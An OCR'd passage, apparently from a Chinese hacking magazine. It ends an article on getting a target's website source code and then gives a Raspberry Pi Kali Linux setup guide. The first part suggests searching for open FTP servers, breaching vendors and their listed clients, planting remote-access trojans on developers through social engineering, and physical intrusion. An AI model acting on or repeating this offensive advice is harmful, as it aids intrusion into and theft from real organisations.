


图　7-2-3

三、FTP 搜索

除了 HTTP 搜索之外，似乎现在很少人会使用 ftp 搜索引擎，但这一块经常会遇到一些意外的收获。比如这里使用 ftp 搜索就能直接找到可以匿名访问的 FTP，其里面就是我们想要获取的网站源代码，还有数据库，如图 7-2-4, 7-2-5：




图　7-2-4




图　7-2-5

四、渗透开发商官方

除了使用搜索引擎这样间接的搜寻方法之外，最直接的就是渗透开发商官方了，这里也简单分为两个途径：

1. 渗透官方相关服务器

发现国内一些开发商会把其一些系统的源代码打包放在其官网服务器上面，为何要这样做？我只想说进行这样操作的管理员早该开除了。

而且还有一些官方把完完整整的所有系列的源代码都整整齐齐的打包放在服务器上面，是官方网站的服务器，好像是等着黑客来取一样。国内的 XXS、X 达……就是这样。

2. 渗透官方的开发人员

现在很少有程序员会把一套源代码完完整整放在自己个人电脑上吧？特别是开发团队很大的这种大型网站系统，所以通过开发人员来获取源代码是需要走一些弯路的。如果你有好的远控马儿，使用社工方法送对方一个，然后慢慢跟吧。

首先，要弄清楚谁是开发人员；

然后，确定代码存放位置；

最后，确定怎么样获取源代码。

五、渗透第三方使用单位

第三方使用单位就是使用我们想要的这套源代码的公司或政府机构了，特别是开发商们都非常乐意的清清楚楚介绍他们的客户案例，10 家世界 500 强客户、100 家国内上市公司客户、100 多家政府单位、总计 3000 多家客户、8000 多个成功案例……所有项目背景解决方案都列出来了，这么多随便渗透进去一个都能拿到源代码啊，那你这套源代码还卖个屁啊，还值钱吗？

大家可以举一反三的，以此类推，除了可以搞 web 应用源代码之外，利用这样公开的“客户案例”介绍我们还可以做什么？物理渗透？目前几乎各个地区典型的建筑物里各类系统工程都被作为客户案例了吧，比如下面这个屏幕墙……那么我们想要物理渗透这些建筑物，需要做什么？如图 7-2-6,7-2-7,7-2-8：

图　7-2-6

图　7-2-7

图　7-2-8

六、以服务方式获取

白盒的源代码安全审计服务——这是最“合法”的获取方式了，当然我们要做保密，但这也只是相对而论的保密，大家都知道，没有什么是绝对的。

1. 客户自己内部开发的源代码

对于客户自己开发的源码，客户的保密要求肯定会很严密，但是这类源码使用范围一般也就仅限于该客户单位里面了，对外面也没什么价值，除非遇到了针对性的 APT。

2. 客户购买的商业源代码

商业性的系统源码是通用的，客户也许会觉得自己能买到别人也能买到，而且一般是业界同行的才会用到同类的系统，在同行竞争恶劣的情况下，会不会使用黑客手段去攻击竞争对手呢？其实这个问题已经不用再问了，新闻报道都不少见。买一套竞争对手使用的系统源代码，然后找黑客挖些漏洞去渗透对方……嘿嘿……，所以说这类源代码价值很大。

最后，我想说安全不能外包，不能兼职……

（全文完）责任编辑：鲨影_sharow

第3节.　微型卡片电脑树莓派安装 KALI

作者：akast/何伊圣

来自：NEURON

网址：ngsst.com

一、综述

说到树莓派，我想吃货肯定立马想到吃的了，其实我也很喜欢吃麦当劳的红豆派。本文介绍的是一款只有信用卡大小却具有电脑的所有基本功能的卡片电脑——Raspberry Pi（中文名为“树莓派”，简写为 RPi，或者 RasPi/RPi）。它由注册于英国的慈善组织“Raspberry Pi 基金会”开发，这一基金会以提升学校计算机科学及相关学科的教育，让计算机变得有趣为宗旨。基金会期望这 一款电脑无论是在发展中国家还是在发达国家，会有更多的其它应用不断被开发出来，并应用到更多领域。

在 2006 年树莓派早期概念是基于 Atmel 的 ATmega644 单片机，2012 年 3 月，项目带头人

埃本•阿普顿 Eben Epton 正式发售世界上最小的台式机，截止至 2012 年 6 月 1 日，树莓派只有 A 和 B 两个型号，主要区别：

A 型：1 个 USB、无有线网络接口、功率 2.5W,500mA、256MB 内存，25 美元；

B 型：2 个 USB、支持有线网络、功率 3.5W，700mA、512MB 内存，35 美元。如图 7-3-1,7-3-2：

图　7-3-1

图　7-3-2

二、简介

它是一款基于 700MHz 博通出产的 ARM 架构 BCM2835 处理器的微型电脑主板，以 SD 卡为内存硬盘，同时拥有 RCA 端子视频模拟信号的电视输出接口和 HDMI(支持声音输出)高清视频输出接口，以上部件全部整合在一张仅比信用卡稍大的主板上，具备所有 PC 的基本功能只需接通电视机和键盘，就能执行如电子表格、文字处理、玩游戏、播放高清视频等著多功能。 Raspberry Pi B 款只提供电脑板，无内存、电源、键盘、机箱或连线。可以执行像雷神之锤 III 竞技场的游戏和进行 1080p 影片的播放。操作系统采用开源的 Linux 系统，比如：Debian、ArchLinux，自带的 Iceweasel、KOffice 等软件能够满足基本的网络浏览，文字处理

以及计算机学习的需要。

树莓派的生产是通过有生产许可的两家公司：Element 14/Premier Farnell 和 RS Components。这两家公司都在网上出售树莓派，目前我们国内深圳的韵动电子有限公司也是授权商之一，可以通过淘宝进行购买。

树莓派基金会提供了基于 ARM 的 Debian 和 Arch Linux 的发行版供大众下载。还计划提供支持 Python 作为主要编程语言，支持 BBC BASIC , (通过 RISC OS 映像或者 Linux 的"Brandy Basic" 克隆),C， 和 Perl 等编程语言，如图 7-3-3：

图　7-3-3

三、安装系统

首先要准备一张 4G 以上的 SD 卡，推荐 8G，至于确实要用多大空间就要看你的系统大小了，最好是高速卡，推荐 Class 10 以上的卡，因为卡得速度直接影响树莓派的运行速度，用读卡器连接电脑，如图 7-3-4：

图　7-3-4

下载树莓派 debian 系统镜像文件或 kali 渗透系统的树莓派版本。
下载地址：http://www.kali.org/downloads/，本文是 kali-linux-1.0-armel-raspberrypi.img.gz，解压出来 kali-custom-rpi.img 系统镜像文件。
下载 Windows 系统下安装镜像的工具 win32 disk imager，打开 win32 disk imager 它会自动检测出你 SD 卡的盘符，然后选择镜像文件 image file，然后选择“Write”就开始安装系统了，根据你的 SD 速度，安装过程有快有慢。请注意安装完，win 系统下看到 SD 只有 74MB 了，这是正常现象，因为 Linux 下的分区 win 下是看不到的！可以使用分区软件查看 SD 卡，就能看到 Linux 下的分区，其中 Ext3、ext4 区属于 linux 的文件系统，就和 win 的系统盘 C 盘一样，Swap 区为 linux 的虚拟内存区，主要在物理内存不够用的时候，做缓存用，如图 7-3-5：




图　7-3-5

四、启动系统

把以上安装了树莓派 KALI 系统的 SD 卡插入树莓派的卡槽中。USB 接口的键盘鼠标一套，将 USB 接口的键盘和鼠标接上树莓派。HDMI 线接上接显示器，或者用 HDMI 转 VGA、HDMI 转 DVI 的线，主要看你的显示器接口。另外也可以使用电视机作为显示器，我这里是使用公司的触摸屏来当显示器，如图 7-3-6：

图　7-3-6

接上 USB 供电电源线， 5V/700mA 以上的 USB 接口电源，推荐用 1.5A 以上的。树莓派没有开关按钮，打开电源后 SD 卡中的 KALI 系统就启动了。如果键盘按键没有反应，说明兼容问题，请换键盘试试。有时可能出现 USB 接口电源不足的问题，没法给你的键盘鼠标供电，请换一个键盘或者配合用带电源的 HUB 一起使用，如图 7-3-7：




图　7-3-7

正常会停在用户和密码登陆界面，如果是原版的 Debian 树莓派系统，请输入用户名：pi，密码：raspberry 。KALI 版树莓派系统的用户名是：root，密码是：toor。Debian 和 KALI 都一样输入“startx”启动图形界面，到此为止你的树莓派就正常启动完成了，然后干嘛？想干嘛就干嘛呗，如图 7-3-8：




图　7-3-8

（全文完）责任编辑：鲨影_sharow